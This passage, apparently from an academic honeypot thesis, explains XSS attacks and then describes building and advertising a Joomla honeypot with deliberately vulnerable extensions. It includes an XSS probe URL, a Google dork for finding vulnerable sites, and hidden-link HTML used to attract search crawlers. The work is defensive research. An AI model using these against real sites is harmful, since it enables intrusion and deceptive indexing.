In a cross side scripting attack the attacker introduces malicious scripts, usually written in JavaScript in locations where they can be accessed by other users of the application in order for these scripts to be executed on a victim's web browser. The end user's browser has no means of detecting that the scripts are malicious as they are coming from a trusted server and therefore they will be executed. The attack therefore aims at the users of the application rather than the web application itself.

The reason for cross site scripting being a serious attack is that an attacker can steal cookies and consequently impersonate the victim within the application with a subsequent goal of stealing fundamentally important information such as credit card numbers, change the victim's password or even exploit more of the target web application's vulnerabilities and eventually throw the blame on the victim.

There are two categories of cross side scripting attacks namely non-persistent or reflected XSS and persistent or stored XSS.

#### **3.4.1 Non-Persistent XSS**

This type of cross side scripting vulnerabilities arises in dynamic pages. These can be pages displaying error messages dynamically to users or pages displaying dynamically parameters entered by users.

Consider for example the following URL used to generate an error message to the user.

`http://www.yourjoomlasite.com/error.php?message=error+1`

The `error.php` page is a generic error page dynamically generating different error messages. The input to the above URL is clearly error 1 through the parameter `message`. An attacker could modify the above URL and more specifically the `message` parameter and produce a URL similar to the one below:

`http://www.yourjoomlasite.com/error.php?message=<script>alert('XSSvulnerability');</script>`

If the attacker then visits the above URL and the JavaScript code executes correctly then the application is vulnerable to an XSS attack.

To exploit this vulnerability the attacker has to somehow pursue a victim to click on a modified URL passing the JavaScript code to be executed as a parameter. These kinds of URLs are usually

delivered to potential victims via email or as appealing links on other web servers. But since a URL containing JavaScript code might be suspicious, the code most of the times is encoded in the URL so that it will not be recognized.

The steps below illustrate how a simple non-persistent XSS attack proceeds to capture a session from an authenticated user [1].

- I. User logs in.
- II. Attacker feeds crafted URL to the user.
- III. User requests attacker's URL.
- IV. Server responds with attacker's JavaScript code.
- V. Attacker's JavaScript code executes on user's browser.
- VI. User's browser sends session token to attacker.
- VII. Attacker captures user's session.

### **3.4.2 Persistent XSS**

This type of cross side scripting vulnerabilities also known as stored XSS arises when users can submit data that the application will store and at a later stage, display it to users without appropriate filtering. Most of the times vulnerable applications are blogs, forums and social networking sites that allow users to post comments and embed HTML tags or JavaScript code to format their messages. An attack against stored XSS vulnerabilities involves at least two requests to the application, the first being the attacker posting a malicious script that gets stored by the application and secondly a victim viewing a page containing the attacker's code which is executed on the victim's browser. The steps below illustrate how a persistent XSS attack proceeds in order to capture a session from an authenticated user in an application where users post questions and wait for answers [1].

- I. Attacker submits a question containing malicious JavaScript code.
- II. User logs in.
- III. User requests to view attacker's question.
- IV. Server responds with attacker's malicious script.
- V. Attacker's script executes in user's browser.
- VI. User's browser sends session data to the attacker.

In persistent XSS the attacker having implemented the attack within the application does not need to use social engineering techniques to pursue victims to visit a link like in non-persisted XSS attacks. The attacker only needs to wait for a victim to browse to the page where the code is implemented. If one of the victims visiting that page is an administrator the attack allows complete compromise of the application.

## **Chapter 4 Honeypots**

### **4.1 What is a honeypot**

A honeypot was defined by Spitzner [12] to be “a security resource whose value lies in being probed, attacked or compromised”. This definition means that honeypots are designed with the sole purpose of being attacked and if that does not happen then they have little or no value.

Honeypots should serve no purpose other than wait to be attacked therefore, no legitimate traffic should be sent to honeypots. Any traffic that they receive should be considered to be malicious and subjected to careful analysis.

Honeypots are different from most security tools like firewalls and vulnerability scanners. They are not limited to solving a specific problem as they can have multiple uses such as prevention, detection or research.

### **4.2 Advantages and disadvantages of honeypots**

#### **Advantages**

- They can monitor any kind of interaction including new attacks or techniques never seen before.
- They require minimal resources as they only capture malicious activity which means the requests and responses are relatively low compared to normal activity.
- They can collect in-depth real time information that not much other technologies are capable of.
- They are conceptually simple yet very powerful.

#### **Disadvantages**

- They have a limited view as they are only able to collect and monitor activity that directly interacts with them.
- They have the risk of being compromised by the attacker and used to harm other systems.

### **4.3 Classification of honeypots**

Honeypots are classified according to the following criteria: the level of interaction they provide to attackers and the purpose of the honeypot.

#### **4.3.1 By level of interaction**

Level of Interaction identifies the extent to which the honeypot allows an attacker to interact with it. Interaction level can either be low, medium or high identifying three categories of honeypots, low interaction, medium interaction and high interaction.

### **Low interaction honeypots**

This type of honeypots provides only limited interaction normally working by emulating the services and operating systems rather than providing real ones. The activity that the attackers can have with the honeypot depends on the level of emulation the honeypot provides, according to the assumptions made about the behavior of the attackers.

The advantages of low interaction honeypots are their simplicity as they are easier to deploy and maintain than high and medium interaction honeypots. Furthermore they limit down the risk of being compromised and used to harm other systems as the attackers have access only to emulated services never reaching the real system.

However low interaction honeypots have the disadvantage of logging only limited and usually known activities. Furthermore it is more probable for the attacker to stop the attack before the honeypot collects much useful information usually because the system does not support the desired functionality the attacker wants or because the attacker has detected that the system is a honeypot, as low interaction honeypots tend to be easy to detect.

### **Medium interaction honeypots**

This type of honeypots allows attackers more interaction from low interaction honeypots and less from high interaction honeypots. There is still a level of emulation since the whole system is not given to the attacker. However, medium interaction honeypots can gather more information from low interaction ones as they are not so easily detected and also may provide a reasonable amount of functionality for an attacker to mount an attack. The main disadvantages of medium interaction honeypots are that they are complex to deploy compared to low interaction ones and still make assumptions of how attackers will behave making it difficult to capture unknown attacking techniques applied by the attacker.

### **High interaction honeypots**

This type of honeypots provides to attackers a real vulnerable system to tamper with. The attackers can interact in any way with the system and do not depend on any emulation of system services like low interaction honeypots.

A major advantage of high interaction honeypots is that by giving attackers a real system to interact one can learn at a full extend how they behave and capture large amounts of information about attacks.

New attacks can be detected as this kind of honeypots does not make any assumptions of how attackers will behave and can allow and capture any kind of interaction. They are more difficult to detect by attackers.

However, high interaction honeypots also have disadvantages. One of the disadvantages is that they are complex to deploy and maintain. They also increase the risk of being compromised and used by attackers to harm other non honeypot systems.

### 4.3.2 By purpose

Honeypots can also be classified according to the purpose they serve which may either be production or research. In most cases, low-interaction honeypots are used for production purposes, and high-interaction honeypots are used for research purposes. However, either type can be used for any of the two purposes. Here below we will discuss the value of each of these two types of honeypots.

#### **Production honeypots**

Production honeypots can be used for preventing, detecting or responding to attacks and on the overall helping to protect an organization [13]. How production honeypots can be adapted to serve the abovementioned purposes is described below.

- Prevention of attacks: Honeypots can be used to prevent attacks by deception or deterrence [13]. The main concept of deception is to trick the attacker to waste time and resources interacting with the honeypot while the organization having monitored the attack will have time to stop or prevent it. The main concept of deterrence is that if an attacker is aware that the organization employs a honeypots then that might worry the attacker that will end up interacting with it and eventually get caught. This might be a reason for the attacker to decide not to attack the organization.
- Detection of attacks: Honeypots can also be used as a means of detecting attacks. Detection is very important because by detecting an attacker at an early stage, an organization can quickly react accordingly and eventually stop the attack or eliminate the risk. Detection using other ways than honeypots proved to be difficult as they are inefficient, generating large number of false positives and false negatives. False positives are when systems falsely detect and alert malicious activity while false negatives refer to the inability of systems to detect malicious activity taking place. Honeypots effectively eliminate false positives and false negatives as any activity captured by them is malicious making them very simple and cost-effective tool for detection [14].
- Responding to attacks: Another use of honeypots that can help to protect an organization is in responding to attacks. Once the attack has been detected, organizations face the challenge of responding. When attackers break into a system their actions leave behind traces of their identity, which vulnerabilities of the system allowed them to perform the attack and what exactly the attack consisted of. The above information is very useful for the organization to capture and becomes a challenge to be captured using non honeypot systems for two reasons. Firstly, taking the system offline and doing proper analysis may be very difficult and ineffective for an organization and secondly, the system may consist of much data traffic making it difficult to distinguish between normal and malicious activity [12]. Honeypots on the other hand can without difficulty be taken offline for an analysis and as they only capture malicious activity any data retrieved from the honeypot are traces left from the attacker. So honeypots offer a great response tool as they provide



organizations with the information they need to quickly and successfully respond to an incident.

### **Research Honeypots**

Research honeypots as implied by their name particularly aim in collecting extensive information about attackers and threads. They are most often used by educational institutions and organizations in order to gain a better idea about the attackers' techniques. Their ultimate goal is to identify the threads and attacks and to allow research in order to find defenses against them. As threads are constantly evolving, the information collected by these systems becomes very important. On one hand this type of honeypots is often more difficult to manage and deploy but on the other hand the information they can capture is much more and very useful.

In the context of this project honeypots will be used as a research tool to study hacking techniques, identify new attacks and vulnerabilities of the Joomla CMS system and help built better defenses against the system.

## **4.4 Web application honeypots**

### **4.4.1 Client and Server honeypots**

As seen earlier web applications are based on the client-server architecture which works by having a client making requests to a server computer which responds back to these requests.

Servers provide accessible services that clients can use to interact with. These services expose vulnerabilities that an attacker can use to attack a server at any time. These attacks are known as server-side attacks and some of them were described in chapter 3. In contrast to server side attacks, client side attacks target vulnerabilities in client applications that interact with a malicious server. An example of a client side attack is a webpage aimed at exploiting a specific browser vulnerability that would allow the malicious server control over the client system.

The two classes of attacks relating to web applications allow the distinction of two different types of honeypots namely server honeypots and client honeypots. The differences between the two types of honeypots are listed below:

- Client honeypots simulate a client to be attacked rather than representing server based services to be attacked.
- Client honeypots are active in the sense that they need to find and interact with malicious servers in order to be attacked. Server honeypots on the other hand are passive in the sense that they just sit there waiting for an attacker to find them and attack them.
- Any traffic a server honeypot receives is considered to be malicious, however client honeypots need to distinguish and identify which servers they interact with are malicious and which are not.

Figure 4.1 and 4.2 below illustrate the operation of server and client honeypots respectively.




Fig 4.1 Operation of server honeypot. This picture is copied from [15].




Fig 4.2 Operation of client honeypot. This picture is copied from [15].

#### 4.4.2 Existing web application honeypots

Some known web applications honeypots are described in this section illustrating their capabilities and functions.

##### Glastopf

Glastopf is a low interaction server honeypot emulating a web server hosting many vulnerable web applications in order to gather data from the attacks the honeypot obtains [16]. It predicts

the behavior of the attacker and correctly responds to attacks accordingly gathering information about them.

### **Google Hack Honeypot (GHH)**

Google hack honeypot focuses mainly on collecting information about search patterns attackers use to identify the target applications they will attack. It works by emulating a vulnerable web application and allowing itself to be indexed by search engines. The only way it can be accessed is through search engines by conducting searches with malicious intent.

### **HoneyC**

HoneyC stands for HoneyClient and as its name suggests is a low interaction client honeypot. Its aim is to allow discovery of malicious servers and to accomplish this aim it uses emulated clients that can monitor server responses that can be used for analysis.

### **Project Honey Pot**

Project Honey pot provides a honeypot used to identify IP addresses participating in suspicious behavior every day and making them available through a website. It can be used by website administrators as a protection mechanism to block IP addresses that have been identified as suspicious by the project Honey Pot. Specifically for Joomla a plugin exists which is called the http:BL plugin and allows cross checking IP addresses of clients connecting to a Joomla web application with the project honeypot's database protecting the web application from potentially malicious clients.

## Chapter 5 Honeypot Design and Implementation

### 5.1 Design

The design phase is important because it makes clear what the objectives of the honeypot are, what tools should be used for the implementation and how the honeypot should behave. Also, any risks the honeypot involves should be taken into consideration.

The honeypot to be constructed needed to satisfy the following list of requirements:

- The functionality of the honeypot should be indistinguishable from the functionality of the web application if implemented as a non-honeypot system.
- The performance of the honeypot should be very similar to the performance of a web application implemented as a non-honeypot system.
- The honeypot should not receive any legitimate traffic.
- The honeypot should capture any information sent by the attacker and captured data should be stored at a secure place ensuring their integrity and safety.
- The honeypot should prevent an attacker from using it as means of harming other non honeypot systems.

It was decided that a high interaction server honeypot would had to be deployed. This high interaction honeypot would be made up by a web-server along with a vulnerable web application. However, care should be taken with the last requirement, as high interaction honeypots increase the risk of being compromised and used to harm other systems.

Logging is vital to the operation and success of a honeypot. The idea is to let the attacker completely overtake the system and record all possible information about the techniques used to compromise the system.

Detection that the system is a honeypot should not be possible and this is the reason of the first and second requirements. Detection of the honeypot could scare away attackers or activate retribution actions against the system [22]. Honeypots deployed using virtual environments can be detected more easily therefore, for the purposes of this project it was decided that a dedicated web server would be set up.

After it was made clear that the system to be deployed would be a high interaction honeypot with the abovementioned requirements, the process to be followed for the implementation of the honeypot had been set up.

The first stage would be the construction of the Joomla web application which would then be transformed into a honeypot. The second stage would be the setup of a dedicated server to host the web application. The third stage would be the conversion of the web application to a honeypot and testing of weather the honeypot meets its requirements.

At this point it was still unclear how stage three was going to be implemented so as to meet the requirements set up for the honeypot. For this reason before proceeding to the implementation phase, research was conducted during which a tool named HIHAT (high interaction honeypot analysis toolkit) was utilized.

HIHAT is an open source tool that allows the transformation of PHP applications into web-based high interaction honeypots. The toolkit provides two tools: The first one is Honeypot-Creator which is responsible for the conversion and the second one is the analysis tool which is responsible for providing a graphical user interface for monitoring the honeypot and analyzing the captured information [18].

The design principle behind Honeypot-Creator is to observe the HTTP traffic coming into the web application honeypot. HTTP provides two basic transmission methods namely the GET method and the POST method.

With the GET method form data to be transferred is included into the URL. This method is usually used when the form processing is idempotent in a way that no status changes will apply by performing the request. GET requests have a limit to the amount of data that can be transferred and this depends on the maximum size of the URL.

The POST method on the other hand is a way to transmit data for non-idempotent queries. Contrary to GET requests, form data is not included within the URL but within the body of the message. The POST method does not impose a limit on the amount of data to be transferred.

Observation of the two transmission methods can be accomplished by monitoring four critical arrays provided by PHP [17].

- `$_SERVER`: This array holds information about the server as the name suggests. Information of this kind can be headers, paths and script locations. The web-server is responsible for filling up the array.
- `$_GET`: This array holds everything that gets transferred to the server using the HTTP GET requests. GET requests normally include data such as session IDs and path information referring to interactions the user performs with the web application.
- `$_POST`: This array holds everything that gets transferred to the server using the HTTP POST requests. POST requests also include information about the interactions of the user with the web application.
- `$_COOKIE`: This array holds everything that gets transferred to the server using HTTP cookies. Cookies are used to store data such as configuration settings and session information.

The above arrays hold all the information needed to enable understanding of the way an attacker interacts with the application and logging the information.

As Joomla is written in PHP transforming a Joomla web application to a honeypot using HIHAT could work and at the same time, the honeypot would meet all the above requirements.

It was decided to use HIHAT in order to speed up the process of implementing the honeypot and allow more time to monitor the honeypot and draw conclusions. It was evident however, that HIHAT may need several adjustments as it was not written explicitly for Joomla and also there was a possibility that it would completely fail to work. With everything set up at this point the project was ready to enter the implementation phase.

## **5.2 Implementation**

### **5.2.1 Stage 1: Web Application Construction**

As mentioned earlier, the stage of implementation is related to the construction of the Joomla web application to be converted to a honeypot. The web application to be constructed should be as realistic as possible and give the impression that it is a critical application in order to attract the interest of attackers.

For this purpose it was decided that an e-commerce application would be constructed. The web is full of e-commerce applications and this gives the desired realism to the web application, in the sense that it will not be different from the other real applications. Moreover, E-commerce applications also give the impression and are expected to hold critical information such as the credit card numbers of the customers realizing purchases.

The theme of the application was decided to be an apple e-shop and the reason is that independent apple shops usually only sell a limited variety from the wide range of apple products available. This helps in masking the fact that the application is fake, as for any other complete e-shop a much greater range of products and data would be needed to convince an attacker that the application is real.

In order to construct the application the full range of features of Joomla were used. The application had to employ all the different kinds of extensions that Joomla provides in order to identify which of them would be attacked later on.

As explained earlier in the report extensions can be modules, components and templates that make up the extension layer of the Joomla architecture, or plugins that can be found on the framework layer of Joomla architecture.

Some extensions used are the following:

#### **Virtualmart**

An extension that provides a complete store system that displays the product catalogues and includes a shopping cart. Products, categories, orders, discounts and any other shop configurations can be managed through the administrator interface. Virtualmart is a complex extension consisting of modules for displaying stuff as for example a featured products' module,

a component that is responsible for the functionality of the shopping cart and the administrative part and a plugin that allows performing an extended search within the virtualmart extension.

### **SimpleDownload**

This extension allows the downloading of files that would normally be viewed or played using a browser plugin, for example PDF files and mp3s. It also allows encryption of the path to the file so that unintended items cannot be downloaded.

The extension includes a component for accomplishing this functionality and a plugin that will search for the tags in the content to be replaced with links to specific files to be downloaded.

The first release version of this extension has been deemed vulnerable and for the purposes of the honeypot this vulnerable version was used. The reason for that is for the extension to work as bait for the attackers to attack the system.

### **GalleryXML**

This extension provides a non flash gallery component for Joomla. Version 1.1 of this extension has been deemed vulnerable and used for the Joomla honeypot system again to work as bait for the attackers.

### **RokCandy**

This extension allows generating of complex HTML output as simple macros, so that the complex content will be created easily. It provides a WYSIWYG-safe syntax for creating simple Bulletin Board Code macros. The extension consists of a component for the functionality and a plugin for finding and interpreting the macros.


### **SimpleFaq**

This extension allows authoring and displaying frequently asked questions. The extension consists of a component for achieving this functionality which has been deemed vulnerable. It has been used again as bait for the attackers.

In addition to the above extensions, a template was also used to provide an appealing, stylish look at the web application. Also with the carefully chosen content, the application looked and functioned as a real online store.

A domain name that describes the context of the web application was chosen to be <http://www.appleeshop123.com>. This domain name was chosen for two reasons. Firstly it sets the aim of the web application to be a shop that sells apple products. Secondly by appending 123 at the end, it is not possible for normal users accidentally typing the URL when they would want to go to a real apple store and hence spoiling the logs of the honeypot.

Figure 5.1 shows a screenshot of the completed web application.



*Fig 5.1 A screenshot of the completed web application*

More screenshots of the different components of the web application can be found in appendix A.1.

### 5.2.1 Stage 2: Server setup

As stated earlier in the report a dedicated server was set up for hosting the honeypot application. An old computer was set up for this purpose as a web server does not require very powerful resources to run on. Both hardware and software specifications are shown below.

Hardware specifications:

- Processor: Intel Celeron 2.66 GHz
- Ram: 2GB DDR2
- Hard Drive: 80GB SATA

Software specifications:

- Operating system: Ubuntu Server 10.04
- Application Packages: LAMP(Linux, Apache, MySQL and PHP), OpenSSH, phpmyadmin
- Firewall: ufw

The operating system was chosen to be Ubuntu server as it is based on Debian, the Linux distribution that simplifies most of the system administrator's tasks. Some other advantages of



Ubuntu server are that it is an open source, low memory, disk footprint and energy efficient operating system.

LAMP package includes the main programs needed for the system to operate as a web server so it was the first package to be installed on the server [22].

The program “A” stands for is Apache web server and is one of the most popular HTTP servers, it is very fast and works well with Linux operating systems. Some of the features of Apache are that it can provide directory access protection, Secure Sockets layer (SSL) support and many other modules that enhance its functionality.

The program “M” stands for MySQL database server which is a powerful and robust database manager. MySQL has a lot of features some of which are user accounts, multiple databases, persistent connections and many more.

The “P” stands for the PHP scripting language and engine which is the language Joomla is based on. Since Joomla is based on PHP and uses MySQL as its database manager, the above package is exactly what is needed to effectively host Joomla applications.

OpenSSH is a free version of SSH connectivity tools that users can use to remotely connect to a server. OpenSSH encrypts the traffic and provides a secure tunnel for the communication. OpenSSH was installed in order to provide the ability to securely administer the server remotely. phpMyAdmin is a free tool written in PHP and provides a user friendly interface that allows the administration of MySQL remotely through the web browser and was also installed on the server.

The firewall set up for the server was ufw (Uncomplicated firewall) which is the official firewall for Ubuntu. It is a simple firewall that can be managed with straightforward command line operations. Ufw uses IP tables to define rules and run the firewall. The firewall was configured so as to open port 80 for HTTP traffic, and port 22 for ssh traffic on the server.[23]

Another configuration required during the setup of the server was to acquire a static IP address so that the server address that the domain name would point to will never change. There are ways around static IP such as for example dynamic DNS that dynamically manages the IP address by pointing the domain to the new IP every time it changes. However, having a static IP is more reliable and hence it was chosen for the project.

In order to complete the process of setting up the server, a final configuration had to be done. This configuration is known as port forwarding. Port forwarding is the process of passing a TCP/IP packet through a NAT gateway to a predetermined host within the private network. For the web server to be accessible from outside the private network, port 80 which is responsible for the HTTP traffic and port 22 which is responsible for SSH had to be forwarded to the NAT address of the server.

By completing this last configuration the server was ready to host the web application honeypot.

### **5.2.2 Stage 3: Converting the web Application to a honeypot**

With the web application and the server ready it was time to proceed with the conversion of the web application to a honeypot. As explained earlier HIHAT toolkit was going to be used for this purpose. Having already described the design principles of HIHAT, this section focuses on the technical details of the toolkit and explains how it was set up.

#### **How HIHAT was set up**

The process of setting up HIHAT is a three stage process. The stages are the following:

- Preparation of a log database
- Run honeypot creator on the web application
- Installation of the analysis tool

Each of the stages will be explained in more detail below.

The first stage was the preparation of the database that would hold the logs captured by the honeypot. HIHAT provides a preconfigured database file that can be used to populate the required tables that will hold the logs. For the purposes of this project, the logs database was stored on the honeypot server however in order to guarantee the safety and integrity of the logs a backup of the database was performed every few hours. Also a restricted login profile has been created that would allow storing and accessing the data held in the logs database but also enforce greater security it.

The second stage was the execution of honeypot-creator program that converts the application to a high interaction honeypot. Honeypot-creator achieves this function by inserting a chunk of code into each file of the web application. This code ensures that every action is monitored and all information is logged. The code is not allowed to change the behavior of the application or interfere with other source code of the application in any way. Furthermore, the code cannot be detected by an attacker performing an attack.

In order to guarantee the correct behavior of the code the following measures have been taken [17].

- Each PHP file opens a separate connection to the log database and transfers its data thus avoiding interferences occurring when data was to be collected first.
- Every PHP file closes the connection with the log database as soon as the transfer is completed. This decreases the chance of detection due to pending connections.
- The code is not allowed to include other files, hence preserving its independency.
- The variable names used by the logging code, are large and complex so that there is no way for them to interfere with other source code.
- The use of PHP decreases the chances of detection since the code is executed on the server side and cannot be downloaded by an attacker

- The code is inserted at the beginning of each file in order to guarantee its execution.

The code itself reads the contents of the arrays presented in the design phase and stores the data at the logs SQL database.

When honeypot-creator was executed against the web application, the code was inserted correctly but it caused a functionality error of the web application. This error was a PHP undefined offset: 1 error. The problem was that at some point an entry was inserted at an array position but the entry was sometimes null causing problems as it left the array entry undefined. A modification was applied to the code in order to fix the problem and the application became fully operable as intended. The code that was inserted at each file of the web application can be found in Appendix 2.

The last step was the installation of the second tool of the HIHAT toolkit, namely the analysis tool that supports the analysis of the captured data and the presentation of it using a user friendly interface. This tool was installed on the honeypot server in a separate directory from the web application. Access to the tool was restricted using the .htaccess and .htpasswd files of the Apache web server that provide HTTP authentication. This mechanism works using a username and password to create two hidden text files. The first file is called .htaccess and is placed in the directory that needs protection indicating the users that are required to view the contents of the directory. The second file is called .htpasswd and holds the passwords that .htaccess refers to in order to check authentication.

### **Testing the honeypot**

After the analysis tool has been successfully installed, the conversion finished and the honeypot was ready to be tested. The testing phase would identify if the honeypot met the requirements set up in the design section.

The first requirement was to test if the functionality of the honeypot application was the same with the application before it was transformed into a honeypot. For this test, each link and each extension of the application was tested and it worked as expected. The only problem was in the backend administration because no changes could be applied to the transformed web application. However, this did not matter as attackers would interact with the frontend of the application which worked perfectly.

The second requirement was to test if the performance of the web application was the same before and after the conversion. The following table shows the time difference in some requests.

<b>Request</b>	<b>Time in seconds for honeypot application</b>	<b>Time in seconds for non-honeypot application.</b>
<b>Load starting page</b>	4.3s	3.4s
<b>Load different components</b>	4.2s	4.0s
<b>Navigation</b>	3.8s	3.3s

It is reasonable that the non-honeypot application performs the requests slightly faster because, the additional code on that the honeypot application adds a small overhead. However, the time difference is so small that does not allow someone to notice it and therefore, conclude that the application is a honeypot.

The third requirement was to ensure that the honeypot only receives malicious traffic. How this was achieved is explained in detail in the next chapter.

The fourth requirement was to ensure that all the information is logged. This has been tested by performing different requests to the application and then checking the interface the analysis tool provides to ensure that it captures the interactions correctly.

## Chapter 6 Advertising and Monitoring

### 6.1 Advertising

As mentioned earlier the value of a honeypot lies in being attacked and if this does not happen then it is a useless tool. With the honeypot implemented and ready to be used, the next step was to ensure that it will be attacked.

It had also to be ensured that the honeypot will only receive malicious traffic. This is crucial since non-malicious traffic would not only spoil the logs but it would also confuse visitors of the web application making them think that they are interacting with a real e-shop application. It would have been inappropriate and unethical to convince people to buy items from an online shop that is fake. In order to achieve the purpose of getting only malicious traffic, techniques that attackers use to seek out their targets had to be understood. One of the techniques is the use of search engines.

#### 6.1.1 Search engine hacking

In addition to basic search that most users are familiar with, search engines support more advanced searches through different parameters that filter results accordingly. This provides attackers with the ability to seek vulnerable applications. A specifically crafted query if inserted in a search engine for example Google can bring up a listing of sites suffering from the vulnerability the particular query is designed to reveal.

Google dorks is the name given to the use of Google's special search operators that can be used to discover vulnerabilities. These special operators are what make Google a very effective search engine for the task [24].

Web applications frequently make use of easily identifiable names that turn up in the URLs. An example of a URL within the Joomla web application for the gallery component is: [http://www.appleeshop123/appleEshop/index.php?option=com\\_galleryxml&view=gallery&Itemid=89](http://www.appleeshop123/appleEshop/index.php?option=com_galleryxml&view=gallery&Itemid=89)

The following Google dork could be used to produce a list of Joomla sites that use the gallery component.

```
inurl:"com_galleryxml"
```

Since the component is vulnerable the list resulting from the dork could form a hitlist of vulnerable Joomla targets in the hands of the attacker that produced the dork.

There are a number of tools that can automate search engine hacking. For example RFI scanners work using Google hacking to find the targets that they attack.

Search engines, other than vulnerabilities, can recover sensitive information about individuals or companies. According to the Johnny Long's Google Hacking Database, there are roughly fourteen categories of Google hacks[25].

Penetration testers use search engine hacks to determine if their websites disclose information that they should not. Penetration testing is also the most effective countermeasure against search

engine hacking since by discovering the sensitive data that can be found using the technique one can remove them from the web before someone else finds it.

In order to attract attackers, the honeypot application should show up in search engine results of queries that reveal vulnerable sites. In other words it should become part of the hitlist of the attackers and hence a potential target. Hence at this point, web application honeypots pursue a different theory than other honeypot systems as its presence needs to be advertised.

### **6.1.2 Getting indexed**

SEO (Search engine optimization) is the process of getting a website visible on the search list of popular search engines such as Google, Yahoo and Bing and effectively gaining popularity to achieve better rankings in their indexes. Effective SEO requires some basic understanding of how search engines work.

Search engines implement four basic mechanisms[27].

The first mechanism is the discovery of web content and this is performed using automatic spiders or bots that crawl the web in an automated and methodical way intending to find potential documents to add to their searchable index.

The second mechanism is the storage of links, page summaries and related information about that web content. Google refers to these as the index servers.

The third mechanism is ranking, used to order the pages in the index according to how important they are. Google uses its famous PageRank algorithm to accomplish this task. Ranking is not very important in the context of this project since high position ranking is not essential to attract automated tools or manual attacks to the honeypot.

The fourth mechanism is the index of results returned in response to a search query. Search engines do not offer a way of directly altering search results, even for research purposes so to complement the search index with information about the honeypot the behavior of web spiders had to be used.

Search engines provide a way to submit the URL in order to guarantee that the website will eventually get indexed. However, this technique is time consuming as it could take months before the application gets indexed. A more effective approach is to obtain inbound links to the website from websites that are already indexed and most preferably highly rated. This way will force web spiders to find the website that is linked from another popular website. A web spider once encountered a new website will follow its links in order to index the subpages so the inbound links should work as required. If the web spider encounters a broken link then it will not be able to reach the page pointed by that broken link.

Nevertheless, for the purposes of this project arbitrary links cannot be placed on highly ranked pages since they would violate the requirement of the honeypot to only receive malicious traffic. A visible link on a website that gets frequently visited from thousands of users, would result in not only web spiders following the link, but also normal users getting redirected to the honeypot application with no intent to attack it.

An approach to effectively deal with this problem would be having users avoiding the link but at the same time web spiders following it. For this purpose invisible and semi-visible links were used.

An invisible or semi-visible link is a specially crafted link that is barely or completely unnoticeable when the page is displayed in a web browser but can be identified in the source code of the website so web spiders have the chance to detect it and crawl it. Below are some examples of invisible links that were used to advertise the honeypot [17].

- This link is represented by an exterior division element of HTML but the division is placed in position outside the screen range making it invisible when the page is displayed in a web browser.  
`<div style="position: absolute; top: -500px; left: -400px;"> <a href="http://www.appleeshop123.com">crawl here</a> </div>`
- This link is represented as a normal link with no style applied on it making it invisible when displayed in a web browser.  
`<a href="http://www.appleeshop123.com" style="display:none;">crawl here</a>`
- This link is represented as a normal link which displays a closing brace and its concatenated next to a normal visible link. This makes it indistinguishable and barely noticeable making a visitor think that it is part of the visible link.  
`<a href="http://www.appleeshop123.com">'</a>`
- This link is represented by a normal link containing only a comment. Comments are not displayed by web browsers  
